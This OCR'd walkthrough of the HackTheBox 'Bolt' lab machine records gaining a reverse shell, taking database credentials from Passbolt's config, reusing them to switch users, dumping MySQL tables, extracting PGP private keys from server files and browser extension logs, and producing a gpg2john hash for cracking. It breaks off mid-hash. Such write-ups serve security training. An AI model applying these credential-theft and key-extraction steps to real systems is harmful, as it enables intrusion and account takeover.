
2.0 INITIAL ACCESS

2.1 Inject Reverse shell

Inject reverse shell from pentestmonkey site.

2.2 Shell Gain

After clicked on the link. We gained shell access.



2.3 Machine enumeration

Execute LinPeas to do the leg works for us.

2.3.1 Network status

Discover that port 25(SMTP -related to mail) and port 3306(MySQL)

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:143           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1070/nginx: worker
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      1070/nginx: worker
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
tcp6       0      0 :::443                  :::*                    LISTEN      1070/nginx: worker
```

2.3.2 Console users

Discover that eddie and clark and root is available for bash.

```
Users with console
clark:x:1001:1001:Clark Griswold,,,:/home/clark:/bin/bash
eddie:x:1000:1000:Eddie Johnson,,,:/home/eddie:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

2.3.3 MySQL DB credentials

Transfer the '/etc/passbolt' whole directory into my machine. In '/etc/passbolt/passbolt.php' file content. Discover DB credentials

```
// Database configuration.
'Datasources' => [
    'default' => [
        'host' => 'localhost',
        'port' => '3306',
        'username' => 'passbolt',
        'password' => 'rT2;jW7<eY8!dX8}pQ8%',
        'database' => 'passboltdb',
    ],
],
```

2.3.4 Share DB credentials

Test DB credentials for both eddie and clark user. We successful login with eddie.

```
www-data@bolt:~/demo$ su eddie
Password:
eddie@bolt:/var/www/demo$ id
uid=1000(eddie) gid=1000(eddie) groups=1000(eddie)
eddie@bolt:/var/www/demo$ whoami
eddie
eddie@bolt:/var/www/demo$ cd ~
eddie@bolt:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
eddie@bolt:~$ cat user.txt
1c3cf5e275241ed8b647a89cfdd3b6d6
eddie@bolt:~$
```

2.3.5 Eddie home directory

Discover that eddie home directory contain some interesting directories and files.

```
eddie@bolt:~$ ls -la
total 80
drwxr-x--- 16 eddie eddie 4096 Aug 26 23:55 .
drwxr-xr-x  4 root  root  4096 Mar  3  2021 ..
lrwxrwxrwx  1 eddie eddie    9 Feb 24  2021 .bash_history -> /dev/null
-rw-r--r--  1 eddie eddie  220 Feb 24  2021 .bash_logout
-rw-r--r--  1 eddie eddie 3771 Feb 24  2021 .bashrc
drwx------ 13 eddie eddie 4096 Aug 26 23:54 .cache
drwxr-xr-x 14 eddie eddie 4096 Feb 25  2021 .config
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Desktop
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Documents
drwxr-xr-x  2 eddie eddie 4096 Feb 25  2021 Downloads
drwx------  3 eddie eddie 4096 Jan 12 02:22 .gnupg
drwxr-xr-x  3 eddie eddie 4096 Aug  4 13:06 .local
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Music
lrwxrwxrwx  1 eddie eddie    9 Feb 25  2021 .mysql_history -> /dev/null
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Pictures
drwx------  3 eddie eddie 4096 Feb 25  2021 .pki
-rw-r--r--  1 eddie eddie  807 Feb 24  2021 .profile
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Public
drwx------  2 eddie eddie 4096 Feb 25  2021 .ssh
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Templates
-r--------  1 eddie eddie   33 Jan 11 23:28 user.txt
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Videos
```

2.3.6 Mailbox directory

As we know that there is a port related to SMTP, go on and checking on mailbox directory. Discover that eddie and the account we created is shown. Mailbox enumeration will go on later.

```
eddie@bolt:/var/mail$ ls -la
total 24
drwxrwsr-x  3 root     mail 4096 Jan 11 00:12 .
drwxr-xr-x 15 root     root 4096 Aug  4 13:06 ..
-rw-------  1 eddie    mail  909 Feb 25  2021 eddie
-rw-------  1 root     mail    1 Mar  3  2021 root
drwx--S---  5     5001 mail 4096 Jan 11 00:40 sodanew
-rw-------  1 www-data mail    1 Mar  3  2021 www-data
eddie@bolt:/var/mail$
```

2.4 MySQL Enumeration

2.4.1 Login MySQL

Login with discovered DB credentials form passbolt.php.

```
www-data@bolt:/etc/passbolt/Seeds$ mysql -u passbolt -D passboltdb -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 488
Server version: 8.0.26-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| passboltdb         |
+--------------------+
```

2.4.2 Users table

Only contain 2 user with email address.

```
mysql> select * from users;
+--------------------------------------+--------------------------------------+----------------+--------+---------+---------------------+---------------------+
| id                                   | role_id                              | username       | active | deleted | created             | modified            |
+--------------------------------------+--------------------------------------+----------------+--------+---------+---------------------+---------------------+
| 4e184ee6-e436-47fb-91c9-dccb57f250bc | 1cfcd300-0664-407e-85e6-c11664a7d86c | eddie@bolt.htb |      1 |       0 | 2021-02-25 21:42:50 | 2021-02-25 21:55:06 |
| 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | 975b9a56-b1b1-453c-9362-c238a85dad76 | clark@bolt.htb |      1 |       0 | 2021-02-25 21:40:29 | 2021-02-25 21:42:32 |
+--------------------------------------+--------------------------------------+----------------+--------+---------+---------------------+---------------------+
2 rows in set (0.00 sec)
```

2.4.3 Roles table

Discover that eddie under guest role. Whereas clark is under admin role.

```
mysql> select * from roles;
+--------------------------------------+-------+---------------------------+---------------------+---------------------+
| id                                   | name  | description               | created             | modified            |
+--------------------------------------+-------+---------------------------+---------------------+---------------------+
| 0bfa69ec-8dde-4984-b9e7-4dc37fdec27c | root  | Super Administrator       | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
| 10b6aca4-67a8-401e-b3b8-9ee0570bbb17 | guest | Non logged in user        | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
| 1cfcd300-0664-407e-85e6-c11664a7d86c | user  | Logged in user            | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
| 975b9a56-b1b1-453c-9362-c238a85dad76 | admin | Organization administrator | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
+--------------------------------------+-------+---------------------------+---------------------+---------------------+
4 rows in set (0.00 sec)
```

2.4.4 GPGKeys table

Discover 2 public key from gpgkeys table. (Please note that below only show 1 public key for clark user.)

```
-+--------------------------------------+------+--------+-------------------+--------+-------------------+--------------
| 2d9d331a-9c6d-4f7a-a423-27fed47176c9 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | -----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

xsBNBGA4GX0BCAD2MdBV19tAu+SWkMJ0BkvGdQrLquHg1olUvvhvIWmmBICr
eA89HnYYKFoOxnCL1yhpArtf379rFTZJDXzbzXlnCvgZzP71MNYo2Pq3l0Zn
syfx3juIg+Fr6YYv7RotnpNaz+xFU+eHVSFRl64o+WhuxETPyJKqpRGGYjrl
WiQQP8oCGSh5ytXqK/XRswETTQEQUTkeWHVU5UV6KlYp+xL0vmu8R9UAkcrK
Go9QusV+v4i3PMsgHexuOFHXVJ5nmyGvVQ5khNtuNHruQ5M3xjsb8FtklIo1
asfbjJETUti0wYf7lOffU3+0win4uDbMDOUJEU1ZV//Z+OZq+ARBWaahABEB
AAHNH0NsYXJrIEdyaXN3b2xkIDxjbGFya0Bib2x0Lmh0Yj7CwI0EEAEIACAF
AmA4GX0GCwkHCAMCBBUICgIEFgIBAAIZAQIbAwIeAQAhCRBY7n73qDZg6hYh
BA0fEAb51vFT6RQogFjufveoNmDqjx8IAI+HW1qYWqFhO5VdgDjZLlyFzQgh
CPMjix05N8U6umsy31m0U8OaDCwN+s0S5DAz0e5OSJEF/gNVM/iTP8Ac+gwo
H2kIEUZ6cPMLgV1kwiGAQUr/Fn0biCmKQo36luQphSdT1Gbv+fOpcrLFh+bZ
EndJIgKdovUrr3eo7gyJhALzrYz9PinypoQPs6t3PXKbRWdhHulQuBZPUavH
2g6knhGnx8P2XGEbELGh2NmmB9K1B9vpjxpGokZGiVXAA00/T4rj22/fXHJO
XXFzSjoIpnPCjBozgeWtiwDwD5zFh4rg7NkcyZFwg2BZo3fFKXBENWlOIy9b
ejRn7ea1iTbK4BLOwE0EYDgZfQEIALhlzquF2jgQJkBFUC0PvpaYBNMtinA5
SiA+rKMs+qhsfJf9whelroGL4znwOw4yI+gCIdiX+qlGyxPD1LXVCHWyaTA3
fiivImGkEXV2pP3CvBjtzsYv4g9rlrXmoOrhwnhJUxcq/0D8HinpbIwQ8euM
jTCfLVCBPOLham/D/j7QLydZ0flA+z3SKJMrbx5MlhlGj2PwxWdOLII7xTol
1B7F5WUz/ILKhCkzSliiRAHJhQNlgZHV3bCHGR1YUDf30pvn9GEwbOE2DdUv
K9Mvu5Ow5PLC+EHv1Ve21bfKTE8sQbkhF7qaxoX3C47DReze7LGidk+DIPJx
Gw2JeW/EukUAEQEAAcLAdgQYAQgACQUCYDgZfQIbDAAhCRBY7n73qDZg6hYh
BA0fEAb51vFT6RQogFjufveoNmDqkwgH/Aup4vqEXUxqciTyIZUDctPY1I2v
dwcMS1J9sjW8UOy3XzkgG2+ysME09fzODTM/zwpGEQf8icUvMOq70NMeUDed
BnnVHlgwgn4W10xh8p6z24yBrU0iwRianGMX9bIzToHkxwhaj8AtQP5cXoZi
x8/MFj+LswTfZDAP10CkgS4L3bsi7nIrh3sHMPjn2RYLIVXffWTDC4TJ2HV5
IadG59FrSdK+n8vXPNPcYUcm1F6ddDGvsxjBNwCX00jDNL3Gp7fPqKQjQCh0
pMIO+51kn9QRJJP/XmJrOw2mTheT20DT26JX/K947oi/pAe8xGHrCKAqWiZ5
AeAgt0l0AiCdPTQ=
=axZz
-----END PGP PUBLIC KEY BLOCK-----
 | 2048 | Clark Griswold <clark@bolt.htb> | A83660FA | 0D1F1006F9D6F153F91428058FE7EF7A83660FA | RSA  | NULL    | 2021-02-25 21:41
```

2.4.5 Secrets table

Discover a PGP message by eddie.

2.4.6 Email queue table

Discover another PGP message.

2.5 Mailbox Enumeration

Check eddie mailbox on '/var/mail/eddie'. Based on the mailbox message, we know that Clark told Eddie to 'download the extension to your BROWSER and logged in'. There is also a chance the private key can be extracted from the browser extensions. Give us a hint that this server might have some browser is installed.

```
eddie@bolt:/var/mail$ cat eddie
From clark@bolt.htb  Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
        id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,

The password management server is up and running.  Go ahead and download the extension to your browser and get logged in.  Be sure to back up your private key becau
se I CANNOT recover it.  Your private key is the only way to recover your account.
Once you're set up you can start importing your passwords.  Please be sure to keep good security in mind - there's a few things I read about in a security whitepape
r that are a little concerning...

-Clark
```

2.6 Passbolt directory enumeration

2.6.1 Found GPG directory

As I had transferred the '/etc/passbolt' whole directory into my machine. Discover gpg directory that is related to the key that we found during MySQL enumeration.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir$ ls
 -la
total 140
drwxr-xr-x 6 sodanew sodanew  4096 Jan  9 14:50 .
drwxr-xr-x 8 sodanew sodanew  4096 Jan 13 13:53 ..
-rw-r--r-- 1 sodanew sodanew 18421 Jul 27 20:57 app.default.php
-rw-r--r-- 1 sodanew sodanew 18421 Jul 27 20:58 app.php
-rw-r--r-- 1 sodanew sodanew   886 Feb 24  2021 bootstrap_cli.php
-rw-r--r-- 1 sodanew sodanew  6189 Jul 27 20:57 bootstrap.php
-rw-r--r-- 1 sodanew sodanew    65 Feb 24  2021 bootstrap_plugins.php
-rw-r--r-- 1 sodanew sodanew 10365 Jul 27 20:58 default.php
-rw-r--r-- 1 sodanew sodanew  1465 Jul 27 20:57 file_storage.php
drwxr-xr-x 2 sodanew sodanew  4096 Jan 11 11:57 gpg
drwxr-xr-x 2 sodanew sodanew  4096 Jan  8 19:26 Migrations
-rw-r--r-- 1 sodanew sodanew   835 Feb 25  2021 nginx-ssl.conf
-rw-r--r-- 1 sodanew sodanew  5601 Feb 24  2021 passbolt.default.php
-rw-r--r-- 1 sodanew sodanew  3128 Feb 26  2021 passbolt.php
-rw-r--r-- 1 sodanew sodanew  2642 Jul 27 20:58 paths.php
-rw-r--r-- 1 sodanew sodanew  1328 Jul 27 20:57 requirements.php
-rw-r--r-- 1 sodanew sodanew 14211 Jul 27 20:57 routes.php
drwxr-xr-x 2 sodanew sodanew  4096 Jan  9 14:48 schema
drwxr-xr-x 2 sodanew sodanew  4096 Jan  8 19:25 Seeds
-rw-r--r-- 1 sodanew sodanew   113 Jul 27 20:57 version.php
```

2.6.2 Obtain PGP keys

Access to 'gpg' directory and obtain server PGP public key and PGP private key.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir$ cd gpg/
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ ls -la
total 20
drwxr-xr-x 2 sodanew sodanew 4096 Jan 11 11:57 .
drwxr-xr-x 6 sodanew sodanew 4096 Jan  9 14:50 ..
-rw-r--r-- 1 sodanew sodanew 2609 Feb 26  2021 serverkey.asc
-rw-r--r-- 1 sodanew sodanew 5287 Jan 10 18:23 serverkey_private.asc
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ file *
serverkey.asc:         PGP public key block
serverkey_private.asc: PGP private key block
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ cat serverkey_private.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js v4.6.2
Comment: https://openpgpjs.org

xcSXBGA2peUBDADHDueSrCzcZBMgt9GzuI4x57F0Pw922++n/vQ5rQs0A3Cm
of6BH+H3sJkXIVlvLF4pygGyYndMMQT3NxZ84q32dPp2DKDipD8gA4ep9RAT
IC4seXLUSTgRlxjB//NZNrAv35cHjb8f2hutHGYdigUUjB7SGzkjHtd7Ixbk
LxxRta8tp9nLkqhrPkGCZRhJQPoolQQec2HduK417aBXHRxOLi6Loo2DXPRm
DAqqYIhP9Nkhy27wL1zz57Fi0nyPBWTqA/WAEbx+ud575cJKHM7riAaLaK0s
huN12qJ7vEALjWY2CppEr04PLgQ5pj48Asly4mfcpzztP2NdQfZrFHe/JYwH
I0zLDA4ZH4E/NK7HhPWovpF5JNK10tI16hTmzkK0mZVs8rINuB1b0uB0u3FP
4oXfBuo6V5HEhZQ/H+YKyxG8A3xNsMTW4sy+JOw3EnJQT3O4S/ZR14+42nNt
P+PbpxTgChS0YoLkRmYVikfFZeMgWl2L8MvqbXhvQlKb/PMAEQEAAQAL/RTO
```

2.7 Eddie home directory enumeration


2.7.1 Google chrome directory

Based on the references from hacktricks, we managed to found the google chrome directory is under '/USERS/.config/google-chrome/'.

```
eddie@bolt:~/.config/google-chrome$ ls -la
total 176
drwx------ 27 eddie eddie  4096 Feb 25  2021  .
drwxr-xr-x 14 eddie eddie  4096 Feb 25  2021  ..
drwx------  3 eddie eddie  4096 Aug  4 13:06  AutofillStates
drwx------  2 eddie eddie  4096 Feb 25  2021  BrowserMetrics
drwx------  3 eddie eddie  4096 Feb 25  2021  CertificateRevocation
drwx------  2 eddie eddie  4096 Feb 25  2021 'Crash Reports'
drwx------  3 eddie eddie  4096 Aug  4 13:06 'Crowd Deny'
drwx------ 23 eddie eddie  4096 Aug  4 13:06  Default
drwx------  2 eddie eddie  4096 Feb 25  2021  Dictionaries
drwx------  3 eddie eddie  4096 Feb 25  2021  FileTypePolicies
-rw-rw-r--  1 eddie eddie     0 Feb 25  2021 'First Run'
drwx------  2 eddie eddie  4096 Feb 25  2021  Floc
drwx------  3 eddie eddie  4096 Feb 25  2021  GrShaderCache
drwx------  4 eddie eddie  4096 Aug  4 13:06  hyphen-data
-rw-rw-r--  1 eddie eddie    13 Feb 25  2021 'Last Version'
-rw-------  1 eddie eddie 43059 Feb 25  2021 'Local State'
drwx------  2 eddie eddie  4096 Feb 25  2021  MEIPreload
drwx------  2 eddie eddie  4096 Feb 25  2021  NativeMessagingHosts
drwx------  3 eddie eddie  4096 Feb 25  2021  OnDeviceHeadSuggestModel
drwx------  3 eddie eddie  4096 Feb 25  2021  OriginTrials
drwx------  3 eddie eddie  4096 Feb 25  2021  pnacl
drwx------  2 eddie eddie  4096 Feb 25  2021 'Safe Browsing'
-rw-------  1 eddie eddie 20480 Feb 25  2021 'Safe Browsing Cookies'
-rw-------  1 eddie eddie     0 Feb 25  2021 'Safe Browsing Cookies-journal'
drwx------  3 eddie eddie  4096 Feb 25  2021  SafetyTips
drwx------  3 eddie eddie  4096 Feb 25  2021  ShaderCache
drwx------  3 eddie eddie  4096 Feb 25  2021  SSLErrorAssistant
drwx------  4 eddie eddie  4096 Feb 25  2021 'Subresource Filter'
drwx------  3 eddie eddie  4096 Aug  4 13:06  TLSDeprecationConfig
drwx------  2 eddie eddie  4096 Feb 25  2021 'Webstore Downloads'
drwx------  2 eddie eddie  4096 Feb 25  2021  WidevineCdm
drwx------  3 eddie eddie  4096 Aug  4 13:06  ZxcvbnData
```

2.7.2 Local Extension Settings directory

Google about 'passbolt export user private key'. Get reference that we can export the private key from 'Local Extension Settings'.



2.7.3 Logs file

Discover private key on the log file as shown below.

2.7.4 Eddie private key

As we already know, the format of PGP private key from the server private key. We can extract, replace and formatting the eddie private key.

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

xcMGBGA4G2EBCADbpIGoMv+O5sxsbYX3ZhkuikEiIbDL8JRvLX/r1KlhWlTi
fjfUozTU9a0OLuiHUNeEjYIVdcaAR89lVBnYuoneAghZ7eaZuiLz+5gaYczk
cpRETcVDVVMZrLlW4zhA9OXfQY/d4/OXaAjsU9w+8ne0A5I0aygN2OPnEKhU
RNa6PCvADh22J5vD+/RjPrmpnHcUuj+/qtJrS6PyEhY6jgxmeijYZqGkGeWU
+XkmuFNmq6km9pCw+MJGdq0b9yEKOig6/UhGWZCQ7RKU1jzCbFOvcD98YT9a
If70XnI0xNMS4iRVzd2D4zliQx9d6BqEqZDfZhYpWo3NbDqsyGGtbyJlABEB
AAH+CQMINK+e85VtWtjguB8IR+AfuDbIzHyKKvMfGStRhZX5cdsUfv5znicW
UjeGmI+w7iQ+WYFlmjFN/Qd527qOFOZkm6TgDMUVubQFWpeDvhM4F3Y+Fhua
jS8nQauoC87vYCRGXLoCrzvM03IpepDgeKqVV5r71gthcc2C/Rsyqd0BYXXA
iOe++biDBB6v/pMzg0NHUmhmiPnSNfHSbABqaY3WzBMtisuUxOzuvwEIRdac
2eEUhzU4cS8s1QyLnKO8ubvD2D4yVk+ZAxd2rJhhleZDiASDrIDT9/G5FDVj
QY3ep7tx0RTE8k5BE03NrEZi6TTZVa7MrpIDjb7TLzAKxavtZZYOJkhsXaWf
DRe3Gtmo/npea7d7jDG2i1bn9AJfAdU0vkWrNqfAgY/r4j+ld8o0YCP+76K/
7wiZ3YYOBaVNiz6L1DD0B5GlKiAGf94YYdl3rfIiclZYpGYZJ9Zbh3y4rJd2
AZkM+9snQT9azCX/H2kVVryOUmTP+uu+p+e51z3mxxngp7AE0zHqrahugS49
tgkE6vc6G3nG5o50vra3H21kSvv1kUJkGJdtaMTlgMvGC2/dET8jmuKs0eHc
Uct0uWs8LwgrwCFIhuHDzrs2ETEdkRLWEZTfIvs861eD7n1KYbVEiGs4n2OP
yF1ROfZJlwFOw4rFnmW4Qtkq+1AYTMw1SaV9zbP8hyDMOUkSrtkxAHtT2hxj
XTAuhA2i5jQoA4MYkasczBZp88wyQLjTHt7ZZpbXrRUlxNJ3pNMSOr7K/b3e
IHcUU5wuVGzUXERSBROU5dAOcR+lNT+Be+T6aCeqDxQo37k6kY6Tl1+0uvMp
eqO3/sM0cM8nQSN6YpuGmnYmhGAgV/Pj5t+cl2McqnWJ3EsmZTFi37Lyz1CM
vjdUlrpzWDDCwA8VHN1QxSKv4z2+QmXSzR5FZGRpZSBKb2huc29uIDxlZGRp
```

2.8 GPG Enumerations

2.8.1 Import Keys

2.8.1.1 Server keys

Import server private key into attacker machine.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$ gpg --import serverkey_private.asc
gpg: key AB8E2EFB56A16C84: public key "Passbolt Server Key <admin@bolt.htb>" imported
gpg: key AB8E2EFB56A16C84: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/passbolt-dir/gpg$
```


2.8.1.2 User Public keys

Import public key for both users into attacker machine.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_public_key$ gpg --import eddie_pgp_public_key
gpg: key 1C2741A3DC3B4ABD: public key "Eddie Johnson <eddie@bolt.htb>" imported
gpg: Total number processed: 1
gpg:               imported: 1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_public_key$ gpg --import clark_pgp_public_key
gpg: key 58EE7EF7A83660EA: public key "Clark Griswold <clark@bolt.htb>" imported
gpg: Total number processed: 1
gpg:               imported: 1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_public_key$ ls
clark_pgp_public_key  eddie_pgp_public_key
```

2.8.1.3 Eddie private key

Import Eddie key with GPG command. It prompts for passphrase. But we don't have found any passphrase that can used for this key. I decided to crack the passphrase with gpg2john tool.



2.8.2 Private key hash

Obtain Hash for eddie's private key with gpg2john.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/eddie-dir$ gpg2j
ohn eddie_private_key.txt

File eddie_private_key.txt
Eddie Johnson:$gpg$*1*668*2048*2b518595f971db147efe739e2716523786988fb0ee243e598
1659a314dfd0779dbba8e14e6649ba4e00cc515b9b4055a9783be133817763e161b9a8d2f2741aba
80bceef6024465cba02af3bccd372297a90e078aa95579afbd60b6171cd82fd1b32a9dd016175c08
8e7bef9b883041eaffe9333834347526866 88f9d235f1d26c006a698dd6cc132d8acb94c4eceebf0
10845d69cd9e114873538712f2cd50c8b9ca3bcb9bbc3d83e32564f99031776ac986195e64388048
3ac80d3f7f1b9143563418ddea7bb71d114c4f24e41134dcdac4662e934d955aeccae92038dbed32
f300ac5abed65960e26486c5da59f0d17b71ad9a8fe7a5e6bb77b8c31b68b56e7f4025f01d534be4
5ab36a7c0818febe23fa577ca346023feefa2bfef0899dd860e05a54d8b3e8bd430f40791a52a200
67fde1861d977adf222725658a4661927d65b877cb8ac977601990cfbdb27413f5acc25ff1f69155
6bc8e5264cffaebbea7e7b9d73de6c719e0a7b004d331eaada86e812e3db60904eaf73a1b79c6e68
e74beb6b71f6d644afbf591426418976d68c4e580cbc60b6fdd113f239ae2acd1e1dc51cb74b96b3
c2f082bc0214886e1c3cebb3611311d9112d61194df22fb3ceb5783ee7d4a61b544886b389f638fc
